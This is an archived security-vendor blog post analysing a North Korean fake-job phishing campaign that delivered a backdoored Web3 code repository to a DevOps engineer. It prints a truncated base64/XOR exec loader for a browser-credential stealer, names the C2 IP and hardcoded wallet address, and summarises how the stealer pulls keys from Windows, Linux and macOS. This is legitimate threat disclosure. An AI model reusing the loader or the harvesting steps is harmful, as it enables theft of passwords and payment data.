Inside a North Korean Phishing Operation Targeting DevOps Employees - SecurityScorecard

Archived: 2026-04-05 23:48:00 UTC


Uncover how SecurityScorecard thwarted a sophisticated phishing attack targeting our DevOps team. This blog details a North Korean state actor's attempt to deploy a malicious backdoor through a fake job offer on social media. Learn about the evolving tactics of threat actors and how our swift response blocked potential damage. Stay informed and strengthen your defenses against these persistent cyber threats.

Interested in the personal story behind the attack? Read the firsthand account here Sophisticated threat actors are increasingly targeting organizations with tailored phishing campaigns. Recently, SecurityScorecard detected a similar attempt against our team—and stopped it in its tracks. We’re sharing our findings to support the InfoSec community and strengthen collective defenses against continually evolving threats.

On October 3rd, the SecurityScorecard STRIKE Team identified a North Korean state actor attempting to deploy a malicious JavaScript backdoor through a fake job recruitment scheme. The attacker targeted a SecurityScorecard DevOps engineer, using direct social media contact to entice them into executing malicious code disguised as a job opportunity. Thanks to the swift actions of our Information Security team, we blocked the attack before any damage occurred.


This attack exemplifies an evolving tactic: using social media to directly engage targets rather than traditional phishing documents. Analysis of Network Flow data reveals that this same backdoor has affected organizations worldwide. By publishing our findings, we aim to raise awareness and remind the InfoSec community that these threats persist, targeting organizations of all sizes. Our goal remains clear: to make the digital world a safer place

by staying vigilant and sharing critical insights.



Geographical Distribution of Backdoor


STRIKE also identified additional C2 servers related to the attack that share similar patterns with C2s discovered. The following is a geographical distribution of infected victims over port 1244 used to communicate to the C2.




Expanded view of geographical distribution

How the attack happened

This particular attack involved a recruitment scheme related to Web3 and crypto currency development. This backdoor was delivered via a malicious Bitbucket repository that was controlled by the threat actor. In this case the backdoor was found in a NodeJS application that was present in the repository. The employee was targeted directly over LinkedIn offering a job related to the development of a Web3 gaming platform and that their skills matched what they were looking for. It is likely that this threat actor matched the skills present on the employee's profile to a tailored repository. The threat actor used a compromised LinkedIn account belonging to an individual that is employed at an organization in the UK. This account has existed since 2010 so it's certain that the account wasn't created by the TA.



Threat Actor Engaging




Threat Actor Promoting Business

Fake Skills Test

The adversary engages with the victim through LinkedIn, offering competitive packages and enticing positions. However there is a catch, the victim must complete a skills test. This involves interacting with a code repository which is rigged with a backdoor. The TA attempted to convince the employee to perform a skills test by modifying a project from a Bitbucket repository. The repository contained complete code for an e-commerce web platform which adds to the authenticity of this attack. The repository also included a public key hard coded into the

repository.



TA sharing malicious link over LinkedIn

Code Repository

The TA has long used malicious repositories to target developers with Node.JS and React front end experience. From our analysis this type of campaign has been occurring since early 2024, one artifact that has remained consistent is a public key. This public key has appeared in a few different repositories related to cryptocurrency over the past year that have been used to target developers at a variety of tech companies. It is unknown if this is

an actor controlled public key, or commonly found. What we do know is the public key has appeared multiple times in specific repos that have been tied to similar attacks. The presence of this article gives us further insight into a broader campaign being executed by Lazarus.


```
import { WalletNotConnectedError } from "@solana/wallet-adapter-base";
import { useConnection, useWallet } from "@solana/wallet-adapter-react";
import { toast } from "react-hot-toast";
import { TOKEN_PROGRAM_ID } from "@solana/spl-token";
import { getOrCreateAssociatedTokenAccount } from "../../components/tokenTransferUtil
import { createTransferInstruction } from "../../components/tokenTransferUtils/create

//OWNER ADDRESS
const toPubkey = "BVmdx6PdToCmGcSPUaFCXzrzbrSzRrecbAXS7xgREdDq";
```

Hardcoded Public Key

The code repository in this attack was an e-commerce application related to Web3 and Solana cryptocurrency. The repo appears to mimic a legitimate project, further luring the developer into cloning it and ultimately running it on their system. This project further was capable of executing on Mac systems and launching a backdoor via JS code.

Analysis of the repository contains a .env which contains hard-coded credentials for a MongoDB. This MongoDb cloud database was used to store results from users interacting with the software project. It appears this database is attached to the code repository that stores information as a result of executing it. Analysis of this MongoDB and its contents reveals some interesting patterns that align with the infection map based on Network Flow traffic, specifically in Brazil and Pakistan. STRIKE identified three additional impacted tech workers in US, Pakistan and Brazil that ran the code from the backdoored repository. The data from these sessions were saved in MongoDB

providing some clues about victimology and who successfully may have run this project.



Backend MongoDB

C2 Server Analysis

The obfuscated JS backdoor linked to this malicious repository communicated to a C2 server with the IP address of **147[.]124[.]214[.]129**. This C2 is hosting other components that may be related to other attacks being conducted on tech workers abroad. This C2 server also downloaded a script that executes a payload that is base64 encoded and XORed as a result. It's important to note that this script is intended to execute some form of payload once decoded as indicated by the execute statement. The script is loaded into a buffer after decrypting and executed on runtime.

```
sType = 'bwhzMg2'

q0 = "FBkKF"+"gBI" + "IDAEJmYDIz0jNgImI0crJDYtGT9mAyM9IzYCJiNLNiArJw8uKhMjQyAwBCZmE
import base64
d2=base64.b64decode(q0[8:]);sk=q0[:8];sl=len(d2);zz=''
for ii in range(sl):k=ii&7;c=chr(d2[ii]^ord(sk[k]));zz+=c
exec(zz)
```

Encoded Payload

The encoded payload once decrypted contains a credential harvesting script designed to target browsers. The script is designed to steal information from systems and exfiltrate it to the command and control server. The script has the ability to detect what operating system to run on and supports a variety of browsers and this is likely the 2nd stage payload delivered from the initial obfuscated JS backdoor.

At a high level the script performs the following actions against the target system:

- Operating System Detection
- Imports Win32crypt in attempt to decrypt stored passwords
- Imports secretstorage library in Linux to retrieve encryption keys
- Interacts with MacOS keychain to get encryption keys for Chrome, Opera, Brave or Yandex browsers
- Focuses on exfiltrating login details and credit cards data stored.

